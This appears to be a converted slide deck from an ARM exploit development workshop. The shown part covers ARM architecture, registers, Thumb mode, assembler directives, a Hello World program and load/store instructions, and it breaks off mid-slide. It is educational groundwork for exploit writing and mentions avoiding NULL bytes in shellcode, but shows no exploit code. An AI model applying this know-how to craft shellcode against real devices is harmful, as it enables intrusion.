



# ARM EXPLOIT DEVELOPMENT

1.5HR WORKSHOP  
BY AZERIA @FOX0X01



# BENEFITS OF LEARNING ARM ASSEMBLY

- Reverse Engineering binaries on...
  - Phones?
  - Routers?
  - Cars?
  - Internet of Things?
  - MACBOOKS??
  - SERVERS??
- Intel x86 is nice but..
  - Knowing ARM assembly allows you to dig into and have fun with various different device types




# THE ARM ARCHITECTURE




# PROCESSOR CLASSES

- A-Class
  - Application processors
  - targets typically run a full OS such as Linux
  - Virtual address support
  - Virtualization
- M-Class
  - Microcontrollers
  - Typically run bare-code or RTOS
- R-Class
  - Targets embedded systems with real time and/or higher safety requirements
  - Typically run bare-metal code or RTOS
  - Used in systems that need high reliability and where deterministic behavior is important







# ARM ARCHITECTURE AND CORES



# ARM CPU FEATURES

- RISC (Reduced Instruction Set Computing) processor
  - Simplified instruction set
  - More registers than in CISC (Complex Instruction Set Computing)
- Load/Store architecture
  - No direct operations on memory
- 32-bit ARM mode / 16-bit Thumb mode
- Conditional Execution on almost all instructions (ARM mode only)
- Word aligned memory access (4 byte aligned)






# MEMORY SEGMENTS

- **.text**
  - Executable part of the program (instructions)
- **.data** and **.bss**
  - Variables or pointers to variables used in the app
- **.plt** and **.got**
  - Specific pointers to various imported functions from shared libraries etc.
- The **Stack** and **Heap** regions
  - used by the application to store and operate on temporary data (variables) that are used during the execution of the program




# ARM ASSEMBLY BASICS



# USEFUL ASSEMBLER DIRECTIVES FOR GNU ASSEMBLER

- Assembler directives have nothing to do with assembly language
- Are used to tell assembler to do something
  - defining a symbol, change sections, etc.
- `.text` directive switches current section to the `.text` section
  - usually going into flash memory
- `.data` directive switches current section to the `.data` section
  - will be copied to RAM
  - `.section .rodata` if you wish data to be copied to SRAM



```
.section .text
.global _start

_start:
    mov    r7, #4
    mov    r0, #1
    mov    r2, #13
    ldr    r1, =string
    svc    0
    mov    r7, #1
    svc    0
```

```
.data
```

```
string:
.ascii  "Hello World\n"
```



```
.section .text  
.global _start
```

```
_start:
```

```
    mov r7, #4  
    mov r0, #1  
    mov r2, #13  
    ldr r1, =string  
    svc 0  
    mov r7, #1  
    svc 0
```

```
.data
```

```
string:
```

```
.ascii "Hello World\n"
```

Directives



```
.section .text
.global _start


Entry Point → _start:
    mov    r7, #4
    mov    r0, #1
    mov    r2, #13
    ldr    r1, =string
    svc    0
    mov    r7, #1
    svc    0

.data

.string:
.ascii "Hello World\n"
```

Diagram illustrating the assembly code structure:

- Directives**: Points to the first two lines of the code: `.section .text` and `.global _start`.
- Entry Point**: Points to the label `_start:`.
- Data Section**: Points to the label `.data`.
- String Definition**: Points to the label `.string:` and its associated string value `"Hello World\n"`.





# REGISTERS



# ARM REGISTERS

EAX	r0	Arg 1 & return value
EBX/	r1	Argument 2
ECX/	r2	Argument 3
EDX/	r3	Argument 4
ESI/	r4	General-purpose
EDI	r5	General-purpose
	r6	General-purpose
	r7	General-purpose
	r8	General-purpose
	r9	Platform-specific
	r10	General-purpose
EBP	r11/FP	Frame pointer
	r12	Intra-procedure-call
ESP	SP	Stack pointer
	LR	Link register
EIP	PC	Program counter

If 1st argument = 64 bits: r1:r0 hold it.

If 2nd argument = 64 bits: r2:r3 hold it.

If > 4 args: use stack.

Variable registers for holding local variables.

Usage is Platform-dependent.

Variable registers for holding local variables.

Keeps track of the stack frame.

Holds immediate values between a procedure and the sub-procedure it calls


Keeps track of stack. Must be the same after a subroutine has completed.

Holds the return address for a subroutine return. LR does not need to be the same after subroutine completed.

Keeps track of the next instruction to be executed.


# PROGRAM COUNTER

- ARM uses a pipeline
  - In order to increase speed of flow of instructions to processor
- Rather than pointing to the instruction being executed, the PC points to the instruction being fetched.
- Bit 0 of PC is always 0 (unless in Jazelle mode)
  - In hardware, bit 0 of PC is undefined
  - BX switch to thumb if target PC bit 0 is 1.
    - So you can't just ADD PC, PC, #1 to switch to Thumb.




# REGISTER ACCESS

- ARM can access 16 registers, because Instructions have 4 bits for registers ( $2^4 = 16$ )
- Thumb has 3 bits for registers ( $2^3 = 8$ )
  - Fixed in Thumb2!
  - High registers require a 32-bit Thumb2 instruction instead of 16-bit




# THUMB MODE

- Two execution states: ARM and Thumb
  - Switch state with BX/BLX instruction
- Thumb is a 16-bit instruction set
  - Thumb-2 (16 and 32-bit), adding more 32-bit instructions and ability to handle exceptions
  - For us: useful to get rid of NULL bytes in our shellcode
- Most instructions unconditional
- The instruction set can be changed during:
  - Function call/return
  - Exception call/return




# THUMB MODE



# MOST COMMON INSTRUCTIONS

<b>MOV</b>	Move data	<b>EOR</b>	Bitwise XOR
<b>MVN</b>	Move 2's complement	<b>LDR</b>	Load
<b>ADD</b>	Addition	<b>STR</b>	Store
<b>SUB</b>	Subtraction	<b>LDM</b>	Load Multiple
<b>MUL</b>	Multiplication	<b>STM</b>	Store Multiple
<b>LSL</b>	Logical Shift Left	<b>PUSH</b>	Push on Stack
<b>LSR</b>	Logical Shift Right	<b>POP</b>	Pop off Stack
<b>ASR</b>	Arithmetic Shift Right	<b>B</b>	Branch
<b>ROR</b>	Rotate Right	<b>BL</b>	Branch with link
<b>CMP</b>	Compare	<b>BX</b>	Branch and exchange
<b>AND</b>	Bitwise AND	<b>BLX</b>	Branch /w link and exchange
<b>ORR</b>	Bitwise OR	<b>SWI/SVC</b>	System Call



# DATA PROCESSING INSTRUCTIONS

```
uint32_t add(uint32_t a, uint32_t b)
{
    return a + b;
}
```

```
uint32_t sub(uint32_t a)
{
    return a - 1;
}
```

```
uint32_t mul(uint32_t a, uint32_t b, uint32_t c)
{
    return c + (a * b);
}
```

```
uint64_t add64(uint64_t a, uint64_t b)
{
    return a + b;
}
```

<operation><S> <destination>, <input register>, <input register or constant>

add: ADD BX r0, r0, r1  
lr

sub: SUB BX r0, r1, #1  
lr

mul: MLA BX r0, r1, r0, r2  
lr

add64: ADDS BX r0, r2, r0  
ADC BX r1, r3, r1  
lr

64-bit add requires  
two instructions

Second operand can be either  
a constant or a register



# LOAD / STORE INSTRUCTIONS

- ARM is a Load / Store Architecture
  - Does not support memory to memory data processing operations
  - Must move data values into register before using them
- This isn't as inefficient as it sounds:
  - Load data values from memory into registers
  - Process data in registers using a number of data processing instructions
    - which are not slowed down by memory access
  - Store results from registers out of memory
- Three sets of instructions which interact with main memory:
  - Single register data transfer (LDR/STR)
  - Block data transfer (LDM/STM)
  - Single Data Swap (SWP)

```
uint32_t main(void)
{
    uint32_t* a;
    uint32_t* b;
    ...
    a* = add(*a, *b);
    ...
}
```

main:

...

LDR r0, [r3] *values loaded from memory*

LDR r1, [r4] *values loaded from memory*

BL add----- *processed*

STR r0, [r5] *--- stored back to memory*

...

# LOAD / STORE INSTRUCTIONS

value at **[address]** found in **R2**  
is loaded into register **R1**

LDR **R1, [R2]**  
STR **R1, [R2]**

value found in **R1**  
